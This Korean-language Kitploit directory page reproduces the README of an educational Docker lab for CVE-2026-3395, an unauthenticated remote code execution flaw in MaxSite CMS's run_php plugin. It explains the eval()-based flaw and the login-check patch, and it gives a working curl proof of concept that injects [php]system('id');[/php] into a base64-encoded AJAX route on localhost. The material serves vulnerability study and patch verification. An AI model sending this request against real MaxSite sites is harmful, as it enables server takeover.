
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2026-3395-Lab — 교육용 Docker 랩으로, MaxSite CMS의 run_php 플러그인을 통한 인증 없는 RCE 취약점인 CVE-2026-3395를 시연합니다. 취약한 환경과 패치된 환경을 모두 제공하여 안전한 재현 및 분석이 가능합니다. | Kitploit
도구/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
Vulnerability AnalysisExploitationWeb Application ExploitationLearning & EducationLabs & Practice
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

교육용 Docker 랩으로, MaxSite CMS의 run_php 플러그인을 통한 인증 없는 RCE 취약점인 CVE-2026-3395를 시연합니다. 취약한 환경과 패치된 환경을 모두 제공하여 안전한 재현 및 분석이 가능합니다.

저장소 보기

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
176개월 전아직 검토되지 않음
공유

CVE-2026-3395 — MaxSite CMS 인증 없는 RCE 실습 환경

이 저장소는 교육 및 연구 목적으로만 제공됩니다. 모든 테스트는 로컬 Docker 실습 환경에서만 수행해야 합니다. 이 구성을 공개 또는 운영 환경에 배포하지 마십시오.


요약

CVE-2026-3395는 MaxSite CMS에 영향을 미치며 인증 없이 관리자 AJAX 엔드포인트에 접근할 수 있게 합니다. run_php 플러그인이 활성화되면 CMS 훅 시스템을 통해 사용자 입력이 PHP 코드로 평가될 수 있으며, 이로 인해 원격 코드 실행(RCE)이 발생할 수 있습니다.

이 저장소에는 다음이 포함됩니다:

  • 취약한 빌드(패치 이전 커밋)
  • 패치된 빌드(수정 이후 커밋)
  • 재현을 위한 Docker 실습 환경
  • 안전한 영향 증명 데모

취약점 개요

취약한 엔드포인트는 다음 위치에 있습니다:

root@kitploit:~
application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

취약한 버전에서:

  • 엔드포인트는 인증 없이 접근할 수 있습니다
  • 사용자 입력(POST data)은 mso_hook()을 통해 전달됩니다
  • run_php 플러그인은 [php]...[/php] 블록을 처리합니다
  • 플러그인은 eval()을 사용하여 포함된 코드를 평가합니다
  • run_php가 활성화되면 인증 없는 원격 코드 실행이 발생합니다.

    패치된 버전은 다음을 추가합니다:

    root@kitploit:~
    if (!is_login()) die('no login');
    mso_checkreferer();
    

    이로 인해 인증된 사용자만 접근할 수 있게 제한됩니다.


    Docker 실습 환경 설정

    이 실습 환경은 두 가지 환경을 구축합니다:

    환경포트
    취약 버전8081
    패치 버전8082

    요구 사항

    • Docker
    • Docker Compose v2

    1. 빌드 및 시작

    root@kitploit:~
    docker compose up -d --build
    

    이 명령은:

    • 두 이미지를 빌드합니다
    • 데이터베이스를 시작합니다
    • CMS 설치 프로그램을 자동으로 실행합니다
    • 실습 환경 구성에서 run_php를 활성화합니다

    2. 설치 확인


    브라우저에서 다음을 엽니다:

    root@kitploit:~
    http://localhost:8081  (취약 버전)
    http://localhost:8082  (패치 버전)
    

    두 인스턴스 모두 정상적으로 로드되어야 합니다.

    Lab Running


    취약점 증명 (실습 환경 전용)

    AJAX 라우트는 base64로 인코딩된 경로를 사용합니다.

    다음의 Base64:

    root@kitploit:~
    admin/plugins/editor_markitup/preview-ajax.php
    

    는 다음과 같습니다:

    root@kitploit:~
    YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==
    

    취약 버전 인스턴스 테스트

    root@kitploit:~
    curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
      -H "X-Requested-With: XMLHttpRequest" \
      -H "Referer: http://localhost:8081/" \
      --data-urlencode "data=[php]system('id');[/php]"

    

    Vulnerable RCE Output


    패치 버전 인스턴스 테스트

    root@kitploit:~

    curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
      -H "X-Requested-With: XMLHttpRequest" \
      -H "Referer: http://localhost:8082/" \
      --data-urlencode "data=[php]system('id');[/php]"
    

    예상 결과:

    root@kitploit:~
    no login
    

    Patched Access Control


    실습 환경 중지

    컨테이너를 중지하려면:

    root@kitploit:~
    docker compose down -v
    

    면책 조항

    이 프로젝트는 연구 및 학습 목적으로만 격리된 환경에서 사용하십시오.


    참고 자료

    • 공개 분석 문서: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
    • VulDB 항목: https://vuldb.com/?submit.762169
    • 공식 패치 커밋: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
    도구 다운로드